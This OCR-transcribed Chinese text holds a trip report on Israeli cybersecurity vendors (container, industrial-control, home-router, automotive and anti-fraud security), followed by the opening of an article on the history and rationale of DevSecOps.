
## 产品介绍

这次虽说只了解了 7 家安全公司，但是每家安全公司都是很特别，技术比较前沿，让人真正体会到网络安全“渗透”在每个技术领域，眼光非常超前。

Alcide 这家公司本质来说是容器安全公司，但是主要以 cloud native 的安全为考虑点，包括 Kubernetes 和 Istio 的安全，围绕 DevSecOps 展开产品的解决方案的覆盖，主要的应用场景是 Kubernetes。说到跟 Aqua 和 Twistlock 的区别，Alcide 解释到这两家公司只是关注容器本身的安全，包括漏洞扫描，仓库认证等以容器的生命周期为轴来考虑安全问题，他们更多的考虑的是编排工具以及云原生的一些组件为出发点来考虑安全问题。看到产品演示其实主要在于容器隔离和 Kubernetes 的安全管理，包括基线和身份认证之类为主。同时这家公司也是 2018 年的 Gartner Cool Vendor in Cloud Security，尤其在容器技术被广泛使用后，被收购的可能性极高。




Kindite 这家公司主要的核心技术是 SSE(Searchable Strong Encryption 可搜索的强加密 )，这种技术其实是很多国外 CASB 厂商的看家技术。工作原理如下图所示：





可以看出来本地的数据，包括浏览器和移动应用的数据。数据上云的时候通过本地私钥进行加密上传，服务保存的即是密文，然后如果需要查询上传的这些数据，也是加密的方式查询，最终返回的数据还是加密的密文，但是到终端上通过相关密钥解密成了明文 。这种做法相当于在通路和云端的数据都得到了加密，也就是在运行态的数据和静止态的数据都做了加密，同时还不影响正常使用。这种技术可以极大的推进客户数据上云的速度。但是这种技术的加密数据函数计算还只能做到查询角度，甚至不能进行简单计算，比如加减法。相当于只是一个筛选的函数计算，离全同态加密还有相当长的距离，不过已经有一定的进步在里面。这家公司主要特别的地方是密钥分发体系，这里就不展开了。

Claroty 是工控安全领域的明星企业，从他的投资机构就可以看出，种子轮：Team8，A 轮：柏尚投资，B 轮：淡马锡、罗克韦尔、施耐德和西门子。这种投资人背景加持，很明显让他跟工业设备走的很近，至少工业协议会向他开放。从产品的典型部署模式可以看出来相关的情况：




最核心的是三个产品：CTD(Continuous Threat Detection 持续威胁检测 )、EMC(Enterprise Management Console 企业管理平台 ) 和 Secure Remote Access( 安全远程访问 )。该公司的旗舰产品是 CTD，主要提供工控网络流量的实时监测和可视化，对于带外系统被动的流量监控可能是最好的方式，对于核心的工业控制系统，不可能停下来去装 agent 的方式保证安全。EMC 相当于是管理中心，可以跟传统的 SOC 进行对接。SRA 的主要是提供策略控制和监控对工业系统资产的访问控制情况。安全方法论没有改变，跟 IDS 的思路类似，主要技术还是协议解析，深度包检测，漏洞识别等方面。SRA 更多的像传统的 IAM 类产品的方法论。

Sam Seamless Network 主要做家庭物联网安全方面，落脚点是在路由器上。从他交付的产品和服务可以看出，主要针对路由器的流量进行安全分析和控制。





基础的安全保障是设备指纹、内网隔离以及安全上网，当然可以跟运营商合作增加额外的一些功能，包括实时补丁，欺骗模块，监控路由器等，也可以增加额外的价值，包括网络安全、家长控制以及连接优化。这类需求的痛点对于个人消费者来说并不是很强烈，个人消费者可能更多的是考虑连接性和 WiFi 带宽优化的问题。商业模式可以有多种选择，可以向终端消费者收费，也可以跟运营商合作，还有可能跟路由器厂商合作，广告的模式需要更多的思考。目前有些高端的路由器已经有自带的一些安全组件来保护自身的安全。跟运营商合作的可能性更高一些，可以收集一些个人家庭数据进行画像，可以针对性的推荐一些商品，或者简单的进行一些带宽的调配，甚至最基础的运维的数据收集都是有意义的，可以极大的减少运营商的维护成本。

Cyberbit 主要是做网络安全靶场的公司，除了这个产品，他还有工控安全、SOAR 和 EDR 的产品。我只重点介绍网络安全靶场，这个平台国内已经有高校采购，反响不错。这种靶场的真实性很高，不只是漏洞发现平台，还有真实网络环境也有实际的安全产品结合在一起。





可以看到下方都是实际的安全产品和 SOC，有虚拟的真实网络环境以及流量的产生器和攻击流量模拟器。同时有很多的场景教程在里面进行演练。最厉害的就是这套高仿真的环境，能让人体验到真实企业的网络攻防环境。

BioCatch 是一家做反欺诈的公司。基于行为生物指纹的做法，让我觉得很震撼，让人看到机器学习跟安全结合的优势。这种技术就是学习正常客户的行为习惯来判断账号失窃或者是其他诈骗行为的产生，学习的维度非常多，大概有 2000 维度的数据，可以判断出每个人的实际使用习惯，下图就是实际使用时候的手指的习惯，有左手右右手的，有抖动有卡住的，也有垂直的和弧线比较大的。常规检测的包括地理 IP，或者是请求相关字段算是比较基础的维度。这种机器最大的好处，甚至能发现你是否在被欺骗情况下进行的交易。最大的还原是否是本人进行的相关交易操作，核心是打分机制，只有吻合度高交易才能成功，如果得分较低可能导致交易失败。这个产品没有试用期，半年后不满意退款。




KarambaSecurty 是一家车联网安全公司，见我们是中国人，就说要挑战科恩实验室。他们的核心技术叫做 CFI(Control Flow

Integrity 控制流完整性 )，相当于是函数执行流程建模白名单，是他们的核心专利。主要是通过加固的思路保护车联网各种软件的安全，但是这种加固的粒度更细，可以发现的异常也更精准。




Argus 是车联网的头部的玩家了，产品比较全，基本覆盖了车上的各个部件，车内和车外，还包括车队，比上家公司内容更多更全。

可以看出有连接 ECU 的保护，也有核心 ECU 的保护甚至还有车内网络包括 CAN 总线和以太网的安全保护。还做到了整个汽车制造周期的安全规划，包括概念设计、实际设计、生产以及上路阶段的安全考虑。最后一天去的


Argus 公司看 demo，都开始研究飞机的安全的保障了，其实也算是汽车安全的一种延伸。

## 总结

这次去以色列 7 天交流活动收获满满，从文化层面的批判性文化、对“聪明的失败”的接受度以及平等文化解释了创新的根基。以色列政府设计了一套合理的融资渠道和激励方案，让国外的投资人奔走相告，这里就不对国内投资机构的操作手法进行说明。创业生态的 7 个不同维度有力支撑着以色列网络安全技术在世界保持领先水平。8 家公司的产品也是从侧面反映了整个以色列网络安全业态的一些成果。当然，这里面少讲了一些当地甲方的一些安全建设方案，比如 Discount Bank 的 CISO 介绍他们如何做的安全建设，人员配比以及预算情况。中美贸易战的情况下，有些以色列公司对中国还是近而远之，导致有些议程略有所调整。最后感谢我们的导游让我了解了很多的以色列文化，以及我们后面几天的会议组织者冰卉姐，也感谢我的团友们在特拉维夫海滩上每天一起“复习功课”，请我喝酒。

# DevSecOps 发展与解决方案

## 简介

本文首先介绍了 DevSecOps 的发展历程，将安全融入开发和运维中，让安全更好的前移以取得更好的效果；其次说明了 DevSecOps 的解决方案以及相关的工具，如何让 DevSecOps 更好的落地；然后提到了容器安全，因为容器是让 DevSecOps 更好落地的基础设施，容器安全从某种意义来说是 DevSecOps 的基础安全；最后提到了 DevSecOps 的最佳实践。

## 正文


引发 DevSecOps 的这个概念背后有很强大的变化，安全一般来说是服务于其他信息技术，如果相应的技术或者解决方案或者流程发生变化，安全也要随之改变，否则无法适应新的技术的安全要求。这里面的最重大的变化有三个：开发流程的变化；技术架构的变化；IT 基础设施环境的变化。

传统的软件开发流程分为六个阶段：需求、设计、开发、实现、部署、维护。最常见的开发模型就是瀑布式的开发流程，将所有的阶段进行规划，然后执行。这样的流程好处就是阶段明显，但是最大的弊端就是只要一个阶段发生延期就会导致所有的延期，而且每个阶段需要的人不一样，互相沟通的机制也很少。瀑布式开发模型会极大的拖慢整个开发周期，所以引入了敏捷开发来解决这个问题。敏捷开发解决的核心问题就是持续交付，让软件的交付周期变短，是一个增量的、迭代式的开发模式。可能不是一次性交付所用的功能和特性，而是在每一次交付中有一些功能和特性的交付。开发人员这样的交付速度，很明显会给安全人员带来挑战，怎么在每一次的迅速交付中来保证安全？敏捷开发的流行必然形成了 DevOps 的趋势，即开发运维一体化。

技术架构也由之前的单体应用向微服务架构调整。之前开发的产品基本属于单体应用，大部分仅需进行进程内通信即可完成相关的功能。但是随着解决问题的复杂性水平越来越高，同时为了更好的提高可用性以及运维的可维护性，引入了微服务的理念和架构。微服务很明显的好处就是拆散了系统的复杂性，降低了系统的耦合性，提高了系统的可维护性。同时也可以在高可用、平行扩展上天然支持，而不需要外部运维组件支持。微服务的架构也需要安全人员关注的粒度要足够细，之前可能只用关注一个应用的安全即可，对于微服务架构每个服务的安全都需要关注。


传统的 IT 技术架构的变化也是惊人的。目前上云的趋势已经成为主流，大部分公司的数据中心已经云化，无论私有云、混合云还是公有云。云计算除了带来了很好的节省成本的优势，同时也带来了效率和速度的提升。尤其是云原生应用的兴起，一切组件和相关的服务都在云端解决，自动化水平空前提高。特别提到的容器技术这个虚拟化技术可以更好的加快 DevOps 的落地。

从人员的角度来看，因为需求部门和开发部门的壁垒，敏捷开发出现了，持续交付的过程中让需求和开发部门更好的沟通，而这种情况会引发开发和运维的矛盾，为了更快捷的交付引入了 DevOps 这种组织和实践。在 DevOps 的过程中发现，安全的问题需要考虑进来，按照历史的惯性，一开始只是开发运维走到了一起，安全的要素还是事后考虑，大部分的情况下安全人员还是属于事后处置，安全效果没有得到很好的提升，一个很明显的现象是开发人员在部署最新的技术架构，而安全人员还在关注传统的安全问题。为了解决这个问题，所以在整个流程中加入了安全的人员形成了 DevSecOps 这种协同机制或者特殊岗位，可以让安全人员更早的介入开发和运维的过程，让安全的措施向前移动，主要的目的是让所有的技术人员都对安全负责。





DevSecOps 角色交叉图

在之前微软提出的 SDL 流程中更多是侧重于威胁建模 (Threat modeling)，注重的阶段全是在产品研发阶段，忽略了运维的阶段。DevSecOps 刚好同时解决了开发和运维的安全问题。在实施 DevOps 过程中，实际的安全挑战比较大，通过下面的 Gartner 统计图可以发现 DevOps 团队跟安全的协作是他们首要考虑的问题。





DevOps 关心问题统计图

在 DevSecOps 的实际人员配比中，开发人员、运维人员以及安全人员的比例是 100:10:1，安全人员的配备是最少，同时交付的频率又是很高的，大概是一天一个交付。安全的问题也很突出，做过的历史经验统计大概每千行的代码 Bug 数量是 0.5-10 个区间，同时在 222 行代码中就可能有 5 个直接引用库，可能高达 54 依赖库存在。同时在 DevOps 的过程中，运维人员的工具化水平已经比较高，大部分流程都是通过自动化的工具进行处理。



